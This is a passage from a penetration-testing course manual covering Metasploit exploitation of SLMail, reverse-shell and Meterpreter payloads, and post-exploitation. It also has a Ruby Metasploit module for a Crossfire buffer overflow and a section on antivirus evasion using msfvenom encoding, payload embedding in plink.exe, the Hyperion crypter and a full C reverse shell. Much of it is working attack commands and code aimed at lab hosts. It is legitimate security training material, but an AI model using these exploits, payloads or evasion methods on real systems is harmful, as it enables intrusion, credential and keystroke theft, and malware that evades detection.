10.11.1.223 443   tcp    https  open
10.11.1.227 443   tcp    https  open
10.11.1.237 443   tcp    https  open

RHOSTS => file:/tmp/msf-db-rhosts-20131224-29724-iraymn
```

For more information on the Metasploit database and the information you can gather from it, please refer to the Offensive Security free online course, Metasploit Unleashed.⁸⁶ Now that we are acquainted with basic MSF usage and several auxiliary modules, let's dig in deeper into the business end of the MSF: exploit modules.

16.4.3 - Exercises

1. Start the required postgresql service and launch **msfconsole**
2. Use the SMB, HTTP, and any other interesting auxiliary modules to scan the lab systems.
3. Review the host information in the database. Try to fill it with as much information as you can.

⁸⁶ http://www.offensive-security.com/metasploit-unleashed/Using_the_Database

16.5 - Exploit Modules

Exploit modules most commonly contain exploit code for vulnerable applications and services. The MSF contains over 1,000 exploits that were carefully tested and developed for a wide variety of vulnerable services. These exploits are invoked in much the same way as auxiliary modules are used. In the next example, we will search for all POP3 service exploits and modules in the MSF and find a ready-made exploit for the SLMail server:

```
root@kali:~# msfconsole
      =[ metasploit v4.5.3-2013040301 [core:4.5 api:1.0]
+ -- ---[ 1084 exploits - 675 auxiliary - 181 post
+ -- ---[ 277 payloads - 29 encoders - 8 nops

msf > search pop3
msf > use exploit/windows/pop3/seattlelab_pass
msf exploit(seattlelab_pass) > info
msf exploit(seattlelab_pass) > show options
```

Module options (exploit/windows/pop3/seattlelab_pass):

Name	Current Setting	Required	Description
RHOST		yes	The target address
RPORT	110	yes	The target port

Exploit target:

Id	Name
--	--
0	Windows NT/2000/XP/2003 (SLMail 5.5)

```
msf exploit(seattlelab_pass) > set RHOST 10.11.1.35
RHOST => 10.11.1.35
```

The exploit seems to be the correct one to use, according to the description and references. We set the remote host, *RHOST*, parameter to point to our victim machine. Next, we select a simple reverse shell payload from the multitude that the MSF has to offer.

```
msf exploit(seattlelab_pass) > show payloads
msf exploit(seattlelab_pass) > set PAYLOAD windows/shell_reverse_tcp
msf exploit(seattlelab_pass) > show options
```

Module options (exploit/windows/pop3/seattlelab_pass):

Name	Current Setting	Required	Description
-----	-----	-----	-----
RHOST	10.11.1.35	yes	The target address
RPORT	110	yes	The target port

Payload options (windows/shell_reverse_tcp):

Name	Current Setting	Required	Description
-----	-----	-----	-----
EXITFUNC	thread	yes	Exit technique
LHOST		yes	The listen address
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
---	---

```
0    Windows NT/2000/XP/2003 (SLMail 5.5)

msf exploit(seattlelab_pass) > set LHOST 10.11.0.5
```

The introduction of the reverse shell payload into our exploit has added some new payload options, such as *LHOST* and *LPORT*. This makes sense, as a reverse shell would need to know the port and IP to return to.

Take note of the **Exploit Target**. This is essentially a list of various OS versions or software versions which the exploit is known to work for. These targets are essentially different return addresses, which are suitable for different versions or environments of the affected software. In this case, a single static return address is reported to work for various versions of Windows. In other exploits, we will often need to set the target to match the environment we are exploiting.

Now all that is left to do is to run our exploit, with the **exploit** command:

```
msf exploit(seattlelab_pass) > exploit

[*] Started reverse handler on 10.11.0.5:4444
[*] Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Command shell session 1 opened (10.11.0.5:4444 -> 10.11.1.35:49161)

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Program Files\SLmail\System>
```

16.5.1 - Exercises

1. Exploit SLMail using the existing Metasploit module.
2. Using the SMB vulnerability data you gathered from Nmap, use Metasploit to exploit vulnerable lab systems.

16.6 - Metasploit Payloads

So far, we have limited our payload use in MSF exploits to simple, stand-alone reverse shell payloads, also known as **windows/shell_reverse_tcp**. As you've probably seen by now, the MSF contains many payloads that still remain to be examined.

16.6.1 - Staged vs. Non-Staged Payloads

One of the first distinctions that are important to make in Metasploit payloads are between **staged** and **non-staged** shellcode. A good example of this is evident when comparing the following two payloads:

```
windows/shell_reverse_tcp - Connect back to attacker and spawn a command shell  
windows/shell/reverse_tcp - Connect back to attacker, Spawn cmd shell (staged)
```

A **non-staged** payload is a payload that is sent in its entirety in one go – as we've been doing up to now. A *staged* payload is usually sent in two parts. The first part is a small primary payload, which causes the victim machine to connect back to the attacker, accept a longer secondary payload containing the rest of the shellcode, and then execute it. There are several situations where we would prefer to use staged shellcode over non-staged:

- The vulnerability we are exploiting does not have enough buffer space to hold a full payload. As the first part of a staged payload is typically smaller than a full payload, these smaller payloads can often save us in tight situations.
- Antivirus software is detecting embedded shellcode in an exploit. By replacing the embedded shellcode with a staged payload, we will be removing most of the malicious part of the shellcode and injecting it directly into the victim machine memory.

16.6.2 - Meterpreter Payloads

As described on the Metasploit site, the **Meterpreter** is a staged, multi-function payload that can be dynamically extended at run-time. In practice, this means that the Meterpreter shell provides more features and functionality than a regular command shell by having inbuilt functionality, such as file upload and downloads, keyloggers, and many more built-in routines to interact with the victim machine. These are useful in a post-exploitation phase. This additional functionality makes Meterpreter the favorite and most commonly used payload in the MSF. Let's explore the Meterpreter payload by using it on the SLMail server on our Windows 7 lab machine.

```
root@kali:~# msfconsole
msf > use exploit/windows/pop3/seattlelab_pass
msf exploit(seattlelab_pass) > set RHOST 10.11.1.35
msf exploit(seattlelab_pass) > exploit

[*] Started reverse handler on 10.11.0.5:4444
[*] Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (752128 bytes) to 10.11.1.35
[*] Meterpreter session 1 opened (10.11.0.5:4444 -> 10.11.1.35:49163)

meterpreter >
```

There are several interesting things to notice in this output:

- We didn't select a payload. If the user does not specify a payload for an exploit, a reverse Meterpreter payload is used by default.
- Meterpreter is a staged payload. The second stage is a 750k DLL file that is injected directly into memory. As the DLL file never touches the victim file system, it is less likely to be detected by antivirus software.

16.6.3 - Experimenting with Meterpreter

The best way to get to know the features of Meterpreter is to test them out. Let's start with a few simple commands such as **sysinfo**, **getuid**, and **search**:

```
meterpreter > sysinfo
Computer      : OFFSEC-LAB
OS           : Windows 7 (Build 7601, Service Pack 1).
Architecture   : x86
System Language : en_US
Meterpreter    : x86/win32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > search -f *pass*.txt
Found 3 results...
    c:\\xampp\\passwords.txt (822 bytes)
    c:\\xampp\\MercuryMail\\RESOURCE\\poppass.txt (844 bytes)
    c:\\xampp\\php\\extras\\mibs\\NET-SNMP-PASS-MIB.txt (3351 bytes)
meterpreter >
```

Next, let's try some easy uploads and downloads using built in commands in Meterpreter. Take note that, due to shell escaping, it is necessary to use two \ characters for the destination path as shown below.

```
meterpreter > upload /usr/share/windows-binaries/nc.exe c:\\\\Users\\\\Offsec
```

```
[*] uploading  : /usr/share/windows-binaries/nc.exe -> c:\Users\Offsec
[*] uploaded   : /usr/share/windows-binaries/nc.exe -> c:\Users\Offsec\nc.exe
meterpreter > download c:\\Windows\\system32\\calc.exe /tmp/calc.exe
[*] downloading: c:\Windows\system32\calc.exe -> /tmp/calc.exe
[*] downloaded : c:\Windows\system32\calc.exe -> /tmp/calc.exe
```

From the Meterpreter session, let's invoke a command shell:

```
meterpreter > shell
Process 3100 created.
Channel 4 created
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Program Files\SLmail\System>ipconfig
Windows IP Configuration

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix  . :
IPv4 Address. . . . . : 10.11.1.35
Subnet Mask . . . . . : 255.255.254.0
Default Gateway . . . . . :

C:\Program Files\SLmail\System>exit
meterpreter >
```



The biggest advantage of spawning a system shell from within Meterpreter is that if, for some reason, our shell should die (e.g., you gave an interactive command within the shell, and it won't time out), we can simply exit the Meterpreter session, and re-spawn a shell in a new channel:

```
meterpreter > shell
Process 2640 created.
Channel 5 created.
```

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Program Files\SLmail\System>ftp 127.0.0.1
ftp 127.0.0.1
^C
Terminate channel 5? [y/N] y
meterpreter > shell
Process 3392 created.
Channel 6 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Program Files\SLmail\System>
```

16.6.4 - Executable Payloads

The MSF not only has a wide range of available payloads, but can also output these payloads into various file-types and formats, such as ASP, VBScript, Java War, Windows DLL and EXE, etc. Take a look at the **msfvenom**⁸⁷ utility and generate a raw Windows PE reverse Meterpreter executable:

```
root@kali:~# msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.5 LPORT=4444 -f exe
-o shell_reverse.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Saved as: shell_reverse.exe
root@kali:~#
root@kali:~# file shell_reverse.exe
shell_reverse.exe: PE32 executable (GUI) Intel 80386, for MS Windows
```

⁸⁷ <http://www.offensive-security.com/metasploit-unleashed/Msfvenom>

The shellcode embedded in the PE file can be encoded using any one of the many MSF encoders. Historically, this helped avoid antivirus detection of these payloads, though this is no longer true with modern AV engines.

```
root@kali:~# msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.5 LPORT=4444 -f exe  
-e x86/shikata_ga_nai -i 9 -o shell_reverse_msf_encoded.exe  
No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
No Arch selected, selecting Arch: x86 from the payload  
Found 1 compatible encoders  
Attempting to encode payload with 9 iterations of x86/shikata_ga_nai  
x86/shikata_ga_nai succeeded with size 351 (iteration=0)  
x86/shikata_ga_nai succeeded with size 378 (iteration=1)  
x86/shikata_ga_nai succeeded with size 405 (iteration=2)  
x86/shikata_ga_nai succeeded with size 432 (iteration=3)  
x86/shikata_ga_nai succeeded with size 459 (iteration=4)  
x86/shikata_ga_nai succeeded with size 486 (iteration=5)  
x86/shikata_ga_nai succeeded with size 513 (iteration=6)  
x86/shikata_ga_nai succeeded with size 540 (iteration=7)  
x86/shikata_ga_nai succeeded with size 567 (iteration=8)  
Saved as: shell_reverse_msf_encoded.exe  
root@kali:~#
```

Another useful feature of the MSF is the ability to inject a payload into an existing PE executable, which further reduces the chances of AV detection.

```
root@kali:~# msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.5 LPORT=4444 -f exe  
-e x86/shikata_ga_nai -i 9 -x /usr/share/windows-binaries/plink.exe -o  
shell_reverse_msf_encoded_embedded.exe  
No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
No Arch selected, selecting Arch: x86 from the payload  
Found 1 compatible encoders  
Attempting to encode payload with 9 iterations of x86/shikata_ga_nai  
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
```

```
x86/shikata_ga_nai succeeded with size 378 (iteration=1)
x86/shikata_ga_nai succeeded with size 405 (iteration=2)
x86/shikata_ga_nai succeeded with size 432 (iteration=3)
x86/shikata_ga_nai succeeded with size 459 (iteration=4)
x86/shikata_ga_nai succeeded with size 486 (iteration=5)
x86/shikata_ga_nai succeeded with size 513 (iteration=6)
x86/shikata_ga_nai succeeded with size 540 (iteration=7)
x86/shikata_ga_nai succeeded with size 567 (iteration=8)
Saved as: shell_reverse_msf_encoded_embedded.exe
root@kali:~#
```

These payloads can be used as part of client side attacks, backdoors, or just as an easy method to get a payload from one machine to another.

16.6.5 - Reverse HTTPS Meterpreter

The reverse_https Meterpreter payload is designed to work just like a standard meterpreter payload, although the communications on the network look exactly like normal HTTPS traffic. This allows you to not only traverse deep packet inspect filters, but allows the traffic to be encrypted as well. The benefits of this are obvious, making this one of the most popular meterpreter payloads.

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_https LHOST=10.11.0.5 LPORT=443
-f exe -o met_https_reverse.exe
No platform was selected, choosing Msf::Module::Platform::Windows
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Saved as: met_https_reverse.exe
```

16.6.6 - Metasploit Exploit Multi Handler

The MSF **multi/handler** module can accept various incoming payloads and handle them correctly, including single and multi-stage payloads. The module is used in much

the same way as all other modules are invoked within the MSF. In the example below, we set the **multi/handler** to accept an incoming *reverse_https* Meterpreter payload:

```
root@kali:~# msfconsole
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(handler) > show options

Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
-----  -----  -----  -----
Payload options (windows/meterpreter/reverse_https):
Name      Current Setting  Required  Description
-----  -----  -----  -----
EXITFUNC  process          yes       Exit: seh, thread, process, none
LHOST                yes       The local listener hostname
LPORT      8443            yes       The local listener port

Exploit target:
Id  Name
--  ---
0   Wildcard Target

msf exploit(handler) > set LHOST 10.11.0.5
LHOST => 10.11.0.5
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://10.11.0.5:443/
[*] Starting the payload handler...
```

Once the exploit handler parameters are set, we can run the **exploit** command to either connect to or listen for a connection using the handler. In this case, as we set the payload to **reverse_https Meterpreter**

, the handler will start a first stage listener on our desired port, TCP 443. Once the first stage payload is accepted by the **multi/handler**, the second stage of the payload is fed back to the target machine by the handler.

```
msf exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://10.11.0.5:443/
[*] Starting the payload handler...
...
[*] 10.11.1.35:49159 Request received for /XgZC...
[*] 10.11.1.35:49159 Staging connection for target /XgZC received...
[*] Patched user-agent at offset 640488...
[*] Patched transport at offset 640148...
[*] Patched URL at offset 640216...
[*] Patched Expiration Timeout at offset 640748...
[*] Patched Communication Timeout at offset 640752...
[*] Meterpreter session 1 opened (10.11.0.5:443 -> 10.11.1.35:49159)
meterpreter >
```



No.	Time	Source	Destination	Protocol	Info
1	0.000000000	192.168.11.35	192.168.10.5	TCP	49159 > 443 [SYN] Seq=0 Win=8192
2	0.000021000	192.168.10.5	192.168.11.35	TCP	443 > 49159 [SYN, ACK] Seq=0 Ack=1 Win=8192
3	0.187904000	192.168.11.35	192.168.10.5	TCP	49159 > 443 [ACK] Seq=1 Ack=1 Win=8192
4	0.215449000	192.168.11.35	192.168.10.5	TLSv1	Client Hello
5	0.215461000	192.168.10.5	192.168.11.35	TCP	443 > 49159 [ACK] Seq=1 Ack=105 Win=8192
6	0.215646000	192.168.10.5	192.168.11.35	TLSv1	Server Hello, Certificate, Server Name, Key Exchange, Encrypted Ticket
7	0.411721000	192.168.11.35	192.168.10.5	TLSv1	Client Key Exchange, Change Cipher Spec, Encrypted Ticket
8	0.413466000	192.168.10.5	192.168.11.35	TLSv1	Change Cipher Spec, Encrypted Ticket
9	0.621037000	192.168.11.35	192.168.10.5	TLSv1	Application Data

Figure 77 - Our HTTPS Payload Seen in Wireshark

OS-40813 Rody Shahnazarian

16.6.7 - Revisiting Client Side Attacks

Client side exploits are a natural extension of the MSF and, as such, have some special features that are worth investigating. A common problem with client side attacks is the fact that the client application often crashes or freezes up as exploitation takes place, at which stage the victim would most likely forcefully close the exploited application. As our shellcode usually runs in the context of the exploited application, closing the application would also terminate our shellcode. To avoid this situation specifically, the Meterpreter payload is able to migrate from one process to another as long as it migrates into a similar or lower authority process. This allows us to migrate to more stable processes, which will continue running even after the client application is closed.

16.6.8 - Exercises

1. Create a staged and a non-staged Linux binary payload to use on Kali.
2. Setup a Netcat listener and run the non-staged payload. Does it work?
3. Setup a Netcat listener and run the staged payload. Does it work?
4. Get a Meterpreter shell on your Windows system. Practice file transfers.
5. Inject a payload into plink.exe. Test it on your Windows system.

16.7 - Building Your Own MSF Module

Even if you have no programming or Ruby experience, do not be intimidated by this exercise. The Ruby language and exploit structure are simple to follow and understand (i.e., they are very similar to Python). You'll port your recently created Crossfire Python exploit to the MSF format. You will use an existing exploit in the framework as your template:

```
root@kali:~# mkdir -p ~/.msf4/modules/exploits/linux/misc
root@kali:~# cd ~/.msf4/modules/exploits/linux/misc
root@kali:~/msf4/modules/exploits/linux/misc# cp /usr/share/metasploit-
framework/modules/exploits/linux/misc/gld_postfix.rb ./crossfire.rb
root@kali:~/msf4/modules/exploits/linux/misc# nano crossfire.rb
```

Looking at the current syntax of the template exploit, we port⁸⁸ our original Crossfire Python exploit to MSF syntax:

```
##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# web site for more information on licensing and terms of use.
#   http://metasploit.com/
##

require 'msf/core'
class Metasploit3 < Msf::Exploit::Remote
  Rank = GoodRanking
  include Msf::Exploit::Remote::Tcp
  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'Crossfire SetUp() Remote Buffer Overflow',
```

⁸⁸ http://www.offensive-security.com/metasploit-unleashed/Porting_Exploits

```
'Description'      => %q{
    This module exploits a buffer overflow in the "setup sound"
    command of the Crossfire application.
},
'Author'          => [ 'Offensive Security', 'offsec' ],
'License'         => MSF_LICENSE,
'References'     =>
[
    [ 'CVE', '2006-1236' ],
    [ 'OSVDB', '2006-1236' ],
    [ 'EDB', '1582' ]
],
'Privileged'      => false,
'Payload'         =>
{
    'Space'       => 300,
    'BadChars'   => "\x00\x0a\x0d\x20",
},
'Platform'        => 'linux',
'Targets'         =>
[
    ['Kali Linux', { 'Ret' => 0x0807b918 }],
],
'DisclosureDate'  => 'Mar 13 2006',
'DefaultTarget'   => 0))

register_options(
[
    Opt:::RPORT(13327)
], self.class)

end

def check
```

```
connect

disconnect

if (banner =~ /version 1023 1027 Crossfire Server/)
    return Exploit::CheckCode::Vulnerable
end

return Exploit::CheckCode::Safe

end

def exploit
    connect

    sploit = "\x11(setup sound "
    sploit << rand_text_alpha_upper(91)
    sploit << payload.encoded
    sploit << rand_text_alpha_upper(4277 - payload.encoded.length)
    sploit << [target.ret].pack('V')
    sploit << "C" * 7
    sploit << "\x90\x00#"

    sock.put(sploit)
    handler
    disconnect
end

end
```

16.7.1 - Exercise

1. Create a new Metasploit module for your Crossfire exploit.

16.8 - Post Exploitation with Metasploit

The MSF has several interesting post exploitation modules that can simplify many aspects of post-exploitation procedures. In addition to Meterpreters built in commands, a number of post exploitation MSF modules have been written that take an active session as an argument with which to interact. Let's take a closer look at some of these post-exploitation features.

16.8.1 - Meterpreter Post Exploitation Features

The Meterpreter payload contains several built-in post-exploitation features, such as file uploads and downloads, running local privilege escalation exploits, dumping Windows hashes, running keyloggers, taking screenshots of the victim machine, etc.

```
meterpreter > help
...
download      Download a file or directory
upload        Upload a file or directory
portfwd       Forward a local port to a remote service
route         View and modify the routing table
keyscan_start Start capturing keystrokes
keyscan_stop  Stop capturing keystrokes
screenshot    Grab a screenshot of the interactive desktop
record_mic    Record audio from the default microphone for X seconds
webcam_snap   Take a snapshot from the specified webcam
getsystem     Attempt to elevate your privilege to that of local system.
hashdump      Dumps the contents of the SAM database
...
```

16.8.2 - Post Exploitation Modules

Most of the post exploitation features in the MSF are available to us as modules which are applied against existing Meterpreter sessions. For example, the table below depicts how we use a Weak Service Permissions Scanning Module on a compromised machine in the hopes of escalating our privileges. Notice how the active session is first backgrounded prior to the use of the post-exploitation module.

```
msf exploit(handler) > search post
...
msf exploit(handler) > exploit

[*] Started reverse handler on 10.11.0.5:443
[*] Starting the payload handler...
[*] Sending stage (751104 bytes) to 10.11.1.35
[*] Meterpreter session 2 opened (10.11.0.5:443 -> 10.11.1.35:49158)

meterpreter > sysinfo
Computer      : OFFSEC-LAB
OS           : Windows 7 (Build 7601, Service Pack 1).
Architecture   : x86
System Language : en_US
Meterpreter    : x86/win32
meterpreter > background
[*] Backgrounding session 2...
msf exploit(handler) > use exploit/windows/local/service_permissions
msf exploit(service_permissions) > show options

Module options (exploit/windows/local/service_permissions):

  Name       Current Setting  Required  Description
  ----       -----          -----      -----
  AGGRESSIVE  false          no        Exploit as many services as possible
```

SESSION	yes	The session to run this module on
---------	-----	-----------------------------------

Exploit target:

Id	Name
--	----
0	Automatic


```
msf exploit(service_permissions) > set SESSION 2
SESSION => 2
msf exploit(service_permissions) > exploit

[*] Started reverse handler on 10.11.01.67:4444
[*] Meterpreter stager executable 15872 bytes long being uploaded..
[*] Trying to add a new service...
[*] No privs to create a service...
[*] Trying to find weak permissions in existing services..
[*] No exploitable weak permissions found on ALG...
[*] No exploitable weak permissions found on SNMP
[*] No exploitable weak permissions found on SNMPTRAP
[*] sppsvc has weak file permissions - C:\Windows\system32\sppsvc.exe moved to
C:\Windows\system32\sppsvc.exe.bak and replaced.
[*] Restarting sppsvc
[*] Could not restart sppsvc. Wait for a reboot. (or force one yourself)
[*] No exploitable weak permissions found on StiSvc
[*] No exploitable weak permissions found on swprv
...
msf exploit(service_permissions) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

Once the post-exploitation module has completed, we can interact with our original Meterpreter session using the **sessions** command as shown in the output above.

OS-40813 Rody Shahnazarian

17. - Bypassing Antivirus Software

As briefly explained earlier, antivirus systems are mostly considered a “blacklist technology”, whereby known signatures of malware are searched for on the file system and quarantined if found. Therefore, bypassing antivirus software is a relatively easy task with the correct tools. The process involves changing or encrypting the contents of a known malicious file so as to change its binary structure. By doing so, the known signature for the malicious file is no longer relevant and the new file structure may fool the antivirus software into ignoring this file. Depending on the type and quality of the antivirus software being tested, sometimes an antivirus bypass can be achieved by simply changing a couple of harmless strings inside the binary file from uppercase to lowercase. As different antivirus software vendors use different signatures and technologies to detect malware and keep updating their databases on an hourly basis, it's usually hard to come up with an ultimate solution for antivirus avoidance and quite often the process is based on trial and error in a test environment.

For this reason, the presence, type, and version of any antivirus software or similar software should be identified before uploading files to the target machine. If antivirus software is found, it would be wise to gather as much information as possible about it and test any files you wish to upload to the target machine in a lab environment.

The process of avoiding antivirus signatures by manually editing the binary file requires a deeper understanding of the PE file structure and assembly programming – and therefore is beyond the scope of this module. However, we have several tools available to us in Kali Linux that can help us get by antivirus software. Let's explore these tools and test their effectiveness against a variety of antivirus software vendors.

17.1 - Encoding Payloads with Metasploit

We'll begin with a standard *raw* reverse shell generated using **msfvenom**. This payload will act as a baseline for our tests against various antivirus scanning engines. Remember that this payload is not encoded in any way:

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.5 LPORT=4444 -f exe -o  
shell_reverse.exe
```

When submitted to VirusTotal⁸⁹, 30 out of the 46 antivirus engines detected this raw payload.



The screenshot shows the VirusTotal analysis interface. At the top, the 'virus total' logo is displayed. Below it, the file information is listed:

SHA256:	2e2a9b97fbe33240a50f9fc964a525625c1216eb3b8359d97d5fc2a55a91795f
File name:	ab.exe
Detection ratio:	30 / 46
Analysis date:	2013-04-30 15:47:52 UTC (0 minutes ago)

Below the analysis details, there is a 'More details' link next to a small downward arrow icon. At the bottom of the screenshot, there is a decorative footer element featuring a stylized 'S' and 'S' logo.

Figure 78 - VirusTotal Results for a Raw Payload

⁸⁹ <https://www.virustotal.com/en/>

Now let's try encoding our payload with the shikata_ga_nai encoder:

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.5 LPORT=4444 -f exe -e  
x86/shikata_ga_nai -i 9 -o shell_reverse_msf_encoded.exe
```

Surprisingly, when submitted to VirusTotal, the encoded payload seems to be identified by 34 out of the 46 AV vendors. This is largely due to the fact that the template that Metasploit uses for its payloads is known to the majority of antivirus vendors.



Figure 79 - VirusTotal Results of an Encoded Payload

Now let's try embedding our shellcode in a non-malicious PE executable and see how that fares with the AV vendors:

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.5 LPORT=4444 -f exe -e  
x86/shikata_ga_nai -i 9 -x /usr/share/windows-binaries/plink.exe -o  
shell_reverse_msf_encoded_embedded.exe
```

The embedded payload has a slightly smaller detection rate: 27 out of 46 AV vendors.



Figure 80 - VirusTotal Results of an Embedded Payload

17.2 - Crypting Known Malware with Software Protectors

Software protection tools are most commonly used to obfuscate and license binaries by software vendors in an attempt to prevent reverse engineering attempts by software pirates. These same tools are effective at obfuscating malware and can often help avoid antivirus detection. One such open source crypter, called Hyperion⁹⁰, is present in Kali. Let's see what effect this crypter has on our total AV detection rate.

We'll compile and use Hyperion to encrypt our best-performing payload up to this point: *shell_reverse_msf_encoded_embedded.exe*.

```
root@kali:~# cp shell_reverse_msf_encoded_embedded.exe backdoor.exe
root@kali:~# cp /usr/share/windows-binaries/Hyperion-1.0.zip .
root@kali:~# unzip Hyperion-1.0.zip
```

⁹⁰ <https://www.exploit-db.com/docs/18849.pdf>

```
root@kali:~# cd Hyperion-1.0/
root@kali:~/Hyperion-1.0# i686-w64-mingw32-g++ Src/Crypter/*.cpp -o hyperion.exe
root@kali:~/Hyperion-1.0# cp -p /usr/lib/gcc/i686-w64-mingw32/6.1-
win32/libgcc_s_sjlj-1.dll .
root@kali:~/Hyperion-1.0# cp -p /usr/lib/gcc/i686-w64-mingw32/6.1-win32/libstdc++-
6.dll .
root@kali:~/Hyperion-1.0# wine hyperion.exe ../backdoor.exe ../crypted.exe
```

The Hyperion crypted payload fares much better, with a detection rate of 14 out of 46 AV vendors. Interestingly enough, this payload is also undetected by most of the common enterprise AV vendors.

The screenshot shows the VirusTotal analysis interface. At the top, the 'virustotal' logo is displayed. Below it, the file's SHA256 hash is listed as e5f1dbe74401467b00e199902cb88660a0f6fb1bd07f6fa5385ad81d7fc1531. The file name is crypted.exe. The detection ratio is shown as 14 / 46. The analysis date is 2013-04-30 16:01:01 UTC (0 minutes ago). A 'More details' link is visible at the bottom right. The overall detection rate is 14/46.

Figure 81 - Scan Results for Our "Crypted" Payload

17.3 - Using Custom/Uncommon Tools and Payloads

The most foolproof method of bypassing antivirus software protections is to use tools and binaries that are unknown to AV vendors, either by writing your own, or by finding and using unique payloads. For example, the following C reverse shell code snippet⁹¹ was found using a quick Google search:

```
/* Windows Reverse Shell
Tested under windows 7 with AVG Free Edition.
Author: blkhtc0rp
Compile: wine gcc.exe windows.c -o windows.exe -lws2_32
Written 2010 - Modified 2012
This program is open source you can copy and modify, but please keep author credits!
http://code.google.com/p/blkht-progs/
https://snipr.net/blkhtc0rp/
*/
#include <winsock2.h>
#include <stdio.h>

#pragma comment(lib,"ws2_32")

WSADATA wsaData;
SOCKET Winsock;
SOCKET Sock;
struct sockaddr_in hax;
char ip_addr[16];
STARTUPINFO ini_processo;
PROCESS_INFORMATION processo_info;

int main(int argc, char *argv[])
{
```

⁹¹ <http://code.google.com/p/blkht-progs/>

```
WSAStartup(MAKEWORD(2,2), &wsaData);

Winsock=WSASocket(AF_INET,SOCK_STREAM, IPPROTO_TCP,NULL,(unsigned
int)NULL,(unsigned int)NULL);

if (argc != 3){fprintf(stderr, "Uso: <rhost> <rport>\n"); exit(1);}
struct hostent *host;
host = gethostbyname(argv[1]);
strcpy(ip_addr, inet_ntoa(*((struct in_addr *)host->h_addr)));

hax.sin_family = AF_INET;
hax.sin_port = htons(atoi(argv[2]));
hax.sin_addr.s_addr = inet_addr(ip_addr);

WSAConnect(Winsock,(SOCKADDR*)&hax,sizeof(hax),NULL,NULL,NULL,NULL);

memset(&ini_processo,0,sizeof(ini_processo));
ini_processo.cb=sizeof(ini_processo);
ini_processo.dwFlags=STARTF_USESTDHANDLES;
ini_processo.hStdInput = ini_processo.hStdOutput = ini_processo.hStdError =
(HANDLE)Winsock;

CreateProcess(NULL,"cmd.exe",NULL,NULL,TRUE,0,NULL,NULL,&ini_processo,&processo_info)
;
}
```



This code is esoteric and probably not commonly used; therefore, there is a good chance that most AV vendors do not have a signature for it when compiled.



Figure 82 - VirusTotal Results for the Reverse Shell

Testing this theory proves us right. We see a detection rate of 1 out of 46 AV vendors.

As mentioned earlier, AV detection is a dynamic field and, in a few months, more AV vendors may detect the binary produced by the code above; however, the principles of AV detection rarely change.

17.4 - Exercise

(Reporting is not required for this exercise)

1. Practice creating encoded and embedded payloads to evade as many antivirus engines as possible.

18. - Assembling the Pieces: Penetration Test Breakdown

The following module will describe a fictitious penetration test performed on the megacorpone.com domain. **Students should not replicate these attacks** in the same manner described below. The purpose of this module is to provide context for the methods and techniques covered in this course. Although fictitious, we have incorporated different vectors from various penetration tests we have performed into this example.

18.1 - Phase 0 – Scenario Description

The following diagram describes the Megacorpone network – please take some time to get aquainted with it before continuing.

